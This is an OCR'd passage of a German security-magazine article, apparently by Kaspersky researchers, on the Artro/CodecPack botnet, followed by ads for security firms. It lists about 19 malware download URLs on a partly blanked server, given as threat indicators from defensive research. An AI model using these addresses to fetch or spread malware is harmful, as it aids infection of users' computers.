Es stellte sich heraus, dass die Cyberkriminellen die Entdeckung neu gepackter Programme aktiv verfolgen. Auf einem der Computer war unser Produkt mit aktiviertem Kaspersky Security Network installiert. Im Laufe einer gewissen Zeit erhielten wir eine Benachrichtigung darüber, dass die Perl-Anwendung auf diesem Computer versucht, über bestimmte Links Dateien herunterzuladen, die von uns als CodecPack erkannt werden. Diese Links sehen überaus interessant aus: Sie decken die Namen der Bots auf, die ihnen von den Autoren selbst gegeben wurden, und zeigen die Ordnerstruktur auf dem Webserver, indem sie den Zweck dieses Servers offenlegen.




Abbildung 25. *Menge der umgepackten Varianten des Downloaders Trojan-Downloader.Win32.CodecPack (nach Tagen)*

Auf diese Weise wurde der Server aufgedeckt, der die Entdeckung neuer umgepackter Bots und des Downloaders CodecPack durch Antiviren-Programme verfolgt.




Abbildung 26. *Ergebnis der Scans einer zwei Tage alten Datei*




Abbildung 27. *Bedrückendes Ergebnis des Scans eines „frischen" Samples*

	url	app_file_name
1	http:// .114.21.180/avcheck/infected/garbage/21.02/BannerBot_grp2-3.exe	PERL.EXE
2	http:// .114.21.180/avcheck/infected/garbage/21.02/BannerBot_grp6-2.exe	PERL.EXE
3	http:// .114.21.180/avcheck/infected/garbage/21.02/BannerBot_grp7-2.exe	PERL.EXE
4	http:// .114.21.180/avcheck/infected/garbage/crypt/BannerBot_grp1-4.exe	PERL.EXE
5	http:// .114.21.180/avcheck/infected/garbage/crypt/PopupBot-2.exe	PERL.EXE
6	http:// .114.21.180/avcheck/infected/garbage/20.02/loader3-4.exe	PERL.EXE
7	http:// .114.21.180/avcheck/infected/garbage/21.02/HitBot_grp11-4.exe	PERL.EXE
8	http:// .114.21.180/avcheck/infected/garbage/21.02/HitBot_grp8-2.exe	PERL.EXE
9	http:// .114.21.180/avcheck/infected/garbage/21.02/oms-3.exe	PERL.EXE
10	http:// .114.21.180/avcheck/infected/garbage/crypt/BannerBot_grp1-5.exe	PERL.EXE
11	http:// .114.21.180/avcheck/infected/garbage/crypt/HitBot_grp11-2.exe	PERL.EXE
12	http:// .114.21.180/avcheck/infected/garbage/crypt/HitBot_grp12-3.exe	PERL.EXE
13	http:// .114.21.180/avcheck/infected/garbage/crypt/oms-8.dll	PERL.EXE
14	http:// .114.21.180/avcheck/infected/garbage/21.02/BannerBot_grp1-1.exe	PERL.EXE
15	http:// .114.21.180/avcheck/infected/garbage/21.02/HitBot_grp6-9.exe	PERL.EXE
16	http:// .114.21.180/avcheck/infected/garbage/21.02/loader3_2-1.exe	PERL.EXE
17	http:// .114.21.180/avcheck/infected/garbage/21.02/loader3_2-4sr.exe	PERL.EXE
18	http:// .114.21.180/avcheck/infected/garbage/21.02/loader3-1.exe	PERL.EXE
19	http:// .114.21.180/avcheck/infected/garbage/21.02/new_bb-2.exe	PERL.EXE

Abbildung 28. *KSN zeigt, dass Kaspersky Web Anti-Virus den Versuch von CodecPack erkannt hat, bestimmte Dateien herunterzuladen*

Kaspersky Lab ist Europas größtes Unternehmen für Antivirus-Technologie und reagiert im weltweiten Vergleich von Antivirus-Herstellern meist am schnellsten auf IT-Sicherheitsbedrohungen wie Viren, Spyware, Crimeware, Hacker, Phishing-Attacken und Spam. Das Unternehmen gehört zu den weltweit vier erfolgreichsten Herstellern von Sicherheits-Lösungen für den Endpoint (IDC 2008). Die Produkte von Kaspersky Lab haben sich sowohl bei Endkunden als auch bei KMUs, Großunternehmen und im mobilen Umfeld durch ihre erstklassigen Erkennungsraten und kurzen Reaktionszeiten einen Namen gemacht. Neben den Stand-Alone-Lösungen des Security-Experten ist Kaspersky-Technologie Bestandteil vieler Produkte und Dienstleistungen führender IT-Sicherheitsunternehmen.

Weitere Details zum Unternehmen sind unter *http://kaspersky.de* zu finden. Kurzinformationen von Kaspersky Lab erhalten Sie zudem über *http://twitter.com/Kaspersky_DACH*. Aktuelles zu Viren, Spyware und Spam sowie Informationen zu anderen IT-Sicherheitsproblemen und Trends sind unter *www.viruslist.de* abrufbar.

Fazit

Das Botnetz Artro existiert seit bereits mehr als zwei Jahren und hat innerhalb dieser Zeit überaus beeindruckende Ausmaße angenommen. Das Schlüsselprogramm zum Aufbau des Zombienetzes ist der Downloader Trojan-Downloader.Win32.CodecPack, den ein polymorpher Packer schützt, indem er ihn mehrmals täglich neu packt.

Die Inhaber der Botnetze haben sich in erster Linie auf die Erhöhung des Traffics spezialisiert. Eine große Zahl infizierter Rechner sowie eine sorgfältig durchdachte Organisation der ganzen Angelegenheit ermöglichen es den Cyberkriminellen, Auftraggeber erfolgreich zu betrügen und an diesem Betrug nicht schlecht zu verdienen. Zusätzlich zu diesem Geschäft kommen die Virenschreiber auch durch den Download von Dritt-Malware zu Geld. Die Zahl der infizierten Rechner in Kombination mit den Schwierigkeiten, die mit der Entdeckung des Downloaders verbunden sind, machen das Botnetz CodecPack/Artro zu einem äußerst gefährlichen Werkzeug in den Händen der Cyberkriminellen.

Wir werden die Aktivität des Botnetzes Artro weiterhin aufmerksam verfolgen.

ALEXEY KABIEV, MARIA GARNAEVA

Der Autor ist mehrfach Cisco Zertifiziert (CCNP, CCSP, CCDP, CCAI) und arbeitet seit Jahren als Dozent an einer Cisco Academy


Recommended Sites

Datenschutz ist EU-weit gesetzliche Anforderung. Wir sorgen für die Erfüllung rechtlicher Vorschriften und kümmern uns um ein angemessenes Datenschutzniveau in Ihrem Unternehmen, auch international.

www.blossey-partner.de

Die Netzwerktechnik steht auf www.easy-network.de im Mittelpunkt. Artikel, Tutorials und ein Forum bieten genügen Stoff für kommende Administratoren und Netzwerkprofis.

www.easy-network.de




Die Seed Forensics GmbH bietet für Strafverfolgungsbehörden professionelle Unterstützung in den Bereichen der Datensicherstellung und Datenträgerauswertung. Selbstverständlich entsprechen unsere Mitarbeiter, unser technisches Equipment und auch unsere Räumlichkeiten den notwendigen Anforderungen.

www.seed-forensics.de

Securitymanager.de ist eine Produktion des Online-Verlag FEiG & PARTNER. Seit dem Start hat sich Securitymanager.de zu einem führenden Online-Informationsportal in Deutschland entwickelt und versteht sich als unabhängiger Informationsdienstleister der IT- und Information-Security-Branche.

www.securitymanager.de



Happy-Security ist ein neues Portal mit Security-Challanges, IT-Quiz, Web-Bibliothek, Multimedia-Center & vielen weiteren Features.


www.happy-security.de

AV-Comparatives geht hervor aus dem Innsbrucker Kompetenzzentrum und gilt als eines der bekanntesten unabhängigen Testhäuser für Antiviren-Software.

www.av-comparatives.org


Pericom base camp IT-Security: Unser Ziel ist es, unsere Kunden vor möglichen Gefahren für Ihre IT-Infrastruktur bestmöglich zu schützen. Neben der Analyse von Risikopotentialen durch Security Audits bieten wir, durch die Implementierung von Security-Lösungen, Schutz vor konkreten Gefahren.

www.pericom.at



CloudSafe stellt seinen Nutzern eine Plattform zur kryptographisch sicheren Ablage und Verwaltung von sensiblen Daten zur Verfügung: Nutzer können auf CloudSafe beliebig viele Dokumente in virtuellen Safes ablegen. Es können weiteren Personen individuelle Zugriffsrechte auf die Safes eingeräumt und somit ein sicherer Datenaustausch ermöglicht werden.

www.cloudsafe.com



base-camp IT-Security & Solutions: Unser Ziel ist es, unsere Kunden vor möglichen Gefahren für Ihre IT-Infrastruktur bestmöglich zu schützen. Neben der Analyse von Risikopotentialen durch Security Audits bieten wir, durch die Implementierung von Security-Lösungen, Schutz vor konkreten Gefahren.

www.base-camp.cc

Wollen Sie Ihre Seite empfehlen, kontaktieren Sie bitte: *de@hakin9.org*

Recommended Companies

Mabunta
Die mabunta GmbH agiert als hochspezialisierter und kompetenter Partner rund um IT-Security- und Netzwerk-Lösungen. Wir unterstützen bei IT-Sicherheitsfragen in allen Unternehmensbereichen, verbinden Wachstum mit sicherer Kommunikation.
Alles in allem- mabunta „one-face-to-the-customer“, Ihr Spezialist in Fragen der IT-Sicherheit.

www.mabunta.de

secXtreme GmbH
schützt Ihre Web-Anwendungen bis auf Applikationsebene. Dazu gehört sowohl die Prüfung von Applikationen (Pentests und Code-Reviews) als auch Beratungsleistungen für Sicherheit im Entwicklungsprozess und Schutzlösungen (Web Application Firewalls) bei Großunternehmen und dem gehobenen Mittelstand.

www.sec-Xtreme.com

SEC Consult
SEC Consult ist der führende Berater für Information Security Consulting in Zentraleuropa. Die vollständige Unabhängigkeit von SW- und HW-Herstellern macht uns zum echten Advisor unserer Kunden. Unsere Dienstleistungen umfassen externe/interne Sicherheitsaudits, (Web-) Applikationssicherheit (ONR 17-700), Sicherheitsmanagement-Prozesse (ISO 27001) etc.

www.sec-consult.com

B1 Systems
Die B1 Systems ist international tätig in den Bereichen Linux/Open Source Consulting, Training und Support. B1 Systems spezialisiert sich in den Bereichen Virtualisierung und Cluster.

info@b1-systems.de
www.b1-systems.de

Tele-Consulting GmbH
Vom BSI akkreditiertes Prüflabor für IT-Sicherheit, hakin9 und c't Autoren, jahrelange Erfahrung bei der Durchführung von Penetrationstests und Security-Audits, eigener Security Scanner „tajanas”, Sicherheitskonzepte, Risikoanalysen, IT-Grundschutz-Beratung, 3 lizenzierte ISO 27001-Auditoren, VoIP-Planung und -Security

www.tele-consulting.com

Blossey & Partner Consulting Datenschutzbüro
Datenschutz ist EU-weit gesetzliche Anforderung. Wir sorgen für die Erfüllung rechtlicher Vorschriften und kümmern uns um ein angemessenes Datenschutzniveau in Ihrem Unternehmen, auch international. Wir erledigen alle erforderlichen Aufgaben, die Fäden behalten Sie in der Hand. Nutzen Sie unser Erstberatungsgespräch.

www.blossey-partner.de

Recommended Companies

NESEC
NESEC ist Ihr Spezialist für Penetrationstests, Sicherheitsanalysen und IT-Security Counsulting. Das NESEC Pentest-Team unterstützt Sie bei Sicherheitsprüfungen Ihrer Netzwerke und Webapplikationen sowie bei Source Code Audits. Bei Bedarf optimieren wir Ihre Policy, sensibilisieren Ihre Mitarbeiter und zertifizieren Ihr Unternehmen nach ISO 27001.

www.nesec.de

m-privacy GmbH
IT-Sicherheitslösungen – funktional und einfach zu bedienen!
So präsentieren sich die von m-privacy entwickelten TightGate™-Server, z.B. TightGate™-Pro mit Datenschutz-Gütesiegel. Es bietet als erstes System weltweit einen kompletten Schutz vor Online-Spionage, Online-Razzien und gezielten Angriffen!

www.m-privacy.de

Seed Forensics GmbH
Die Seed Forensics GmbH bietet für Strafverfolgungsbehörden professionelle Unterstützung in den Bereichen der Datensicherstellung und Datenträgerauswertung. Selbstverständlich entsprechen unsere Mitarbeiter, unser technisches Equip-0ment und auch unsere Räumlichkeiten den notwendigen Anforderungen.

www.seed-forensics.de

OPTIMAbit GmbH
Wir sind Spezialisten für Entwicklung und Security. Wir sichern Java, .NET und Mobile Applikationen gegen Angriffe externer und interner Art. Unsere Dienste umfassen Audits, Code Reviews, Penetrationstest, sowie die Erstellung von Policies. Zusätzlich bieten wir Seminare zu sicherheitsrelevanten Themen.

www.optimabit.com

Protea Networks
Protea ist spezialisiert auf IT-Security-Lösungen: Verschlüsselung, Firewall/VPN, Authentifizierung, Content-Filtering, etc. Wir bieten umfassende Beratung, Vertrieb von Security-Hard- und Software, Installation und umfangreiche Dienstleistungen (z. B. Konzeption, Trainings). Protea setzt auf Lösungen der Markt- und Technologieführer und hält dafür direkten inhouse-Support bereit.

www.proteanetworks.de

secadm
secadm ist durchtrainierter Spezialist für Airbags, ABS und Sicherheitsgurte in der IT. Zehn IT-Sicherheitsexperten mit 70 Mannjahren Erfahrung beraten, entwickeln und implementieren IT-Lösungen für Kunden weltweit. Der Fokus liegt dabei auf Themen wie Prozess-Optimierung und Security-Management. Risiko-Analyse, die Sicherheitsberatung, Auditing, Security-Leitfäden, Software-Entwicklung, Reporting bis zum Training.

www.secadm.de

SecureNet GmbH, München
Als Softwarehaus und Web Application Security Spezialist bieten wir Expertise rund um die Sicherheit von Webanwendungen: Anwendungs-Pentests, Sourcecodeanalysen, Secure Coding Guidelines, Beratung rund um den Software Develoment Lifecycle. Tools: Application Firewalls, Application Scanner, Fortify SCA/Defender/Tracer.

www.securenet.de

underground_8 secure computing gmbh
Wir entwickeln und vertreiben security appliances für die Bereiche Unified Threat Management, Traffic Shaping und Antispam. Unsere Lösungen sind hardwarebasiert und werden über Distributoren, Reseller und Systemintegratoren implementiert und vertrieben.

www.underground8.com